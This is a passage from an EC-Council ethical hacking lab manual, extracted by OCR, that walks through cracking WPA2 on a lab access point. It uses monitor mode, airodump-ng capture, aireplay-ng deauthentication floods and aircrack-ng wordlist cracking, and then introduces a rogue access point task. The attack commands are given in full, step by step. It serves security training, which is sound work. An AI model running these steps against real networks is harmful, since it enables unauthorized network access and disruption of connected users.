
14. Now, run the command **airmon-ng start wlan0mon** again to put the wireless interface in monitor mode.
15. Note that **Linksys WUSB54GC v3 802.11g** Adapter is now running in monitor mode on the wlan0mon interface, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



16. We will now use airodump-ng to get a list of detected access points and connected clients. In the terminal window, type **airodump-ng wlan0mon** and press **Enter**.

    Note: Airodump-ng hops from channel to channel and shows all access points from which it can receive beacons. Channels 1 to 14 are used for 802.11b and g.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. In this task, we will target the access point **CEH-LABS** to perform WPA2 cracking.
18. Click the **MATE Terminal** icon ( ) at the top of the **Desktop** window to open another **Terminal** window.
19. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
20. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

    Note: The password that you type will not be visible.
21. Now, type **cd** and press **Enter** to jump to the root directory.
22. Now, you should run airodump-ng to capture the packets from the access point. To do so, in the new terminal window, type **airodump-ng --bssid 54:37:BB:68:88:F9 -c 11 -w CEH-LABS wlan0mon** and press **Enter**. Leave airodump-ng running.

    Note: In this command, **--bssid**: is the MAC address of the target access point (in this case, **54:37:BB:68:88:F9**); **-c**: is the channel on which the target access point is configured (in this case, **CEH-LABS** is running on channel number **11**); **-w**: is the name of the dump file prefix which contains the IVs (in this case, **CEH-LABS**); and **wlan0mon**: is the wireless interface.




23. Now, open another terminal by clicking the **MATE Terminal** icon ( ) at the top of the **Desktop** window.
24. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
25. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

    Note: The password that you type will not be visible.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

26. Now, type **cd** and press **Enter** to jump to the root directory.
27. In this new terminal window, **type aireplay-ng -0 11 -a 54:37:BB:68:88:F9 -c 20:A6:0C:30:23:D3 wlan0mon** and press **Enter**.

    Note: In this command, **-0**: activates deauthentication mode; **11**: is the number of deauthentication packets that should be sent; **-a**: sets access point MAC address; **-c**: sets destination MAC address; and **wlan0mon**: the wireless interface.



28. Rerun the above command multiple times to send a large number of de-authentication packets.

    Note: If you get an error while issuing the command, rerun it multiple times until it runs successfully.

29. Switch back to the terminal, where airodump-ng is running and keep capturing packets until you receive **WPA handshake: 54:37:BB:68:88:F9** packet, which indicates that a WPA/WPA2 handshake was successfully captured for the target BSSID.
30. Press **Ctrl+C** to stop the capture.
31. Now, open a new terminal window. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
32. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

    Note: The password that you type will not be visible.


33. In the terminal window, type **aircrack-ng -a2 54:37:BB:68:88:F9 -w /home/attacker/Desktop/password.txt /root/CEH-LABS-01.cap** and press **Enter**. The file CEH-LABS-01.cap contains captured packets located at /root/.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: In this command, **-a**: specifies the attack mode (in this case, **2** [**WPA-PSK**]) and **-w**: specifies the path to a wordlist (we created the file **password.txt** on the **Desktop** earlier in this lab)

34. The result appears, showing the WPA handshake packet captured with airodump-ng. The target access point's password is cracked and displayed in plain text next to the message **KEY FOUND!**, as shown in the screenshot.

    Note: If the password is complex, aircrack-ng will take a long time to crack it.



Note: In real-life attacks, attackers would use this key to connect to the access point and then join the target network. Once they enter the target network, they can use scanning tools to scan for open devices, perform a vulnerability analysis, and then start exploiting any vulnerabilities that they find.

35. This concludes the demonstration of how to crack a WPA2 network using Aircrack-ng.
36. Close all open windows and document all the acquired information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

37. Turn off the **Parrot Security** virtual machine and unplug the **Linksys 802.11 g WLAN** adapter.
38. You can also use other tools such as **Elcomsoft Wireless Security Auditor** (https://www.elcomsoft.com), **Portable Penetrator** (https://www.secpoint.com), **WepCrackGui** (https://sourceforge.net), **Pyrit** (https://github.com), and **WepAttack** (http://wepattack.sourceforge.net) to crack WEP/WPA/WPA2 encryption.

Task 6: Create a Rogue Access Point to Capture Data Packets

Rogue access points are wireless access points that an attacker installs on a network without authorization, and that are not under the management of the network administrator. Unlike the authorized access points on the target wireless network, they are not configured for any type of security. Thus, a rogue access point can provide backdoor access to the target wireless network.

Here, we will use create_ap tool to create a rogue access point and capture data packets using Bettercap.

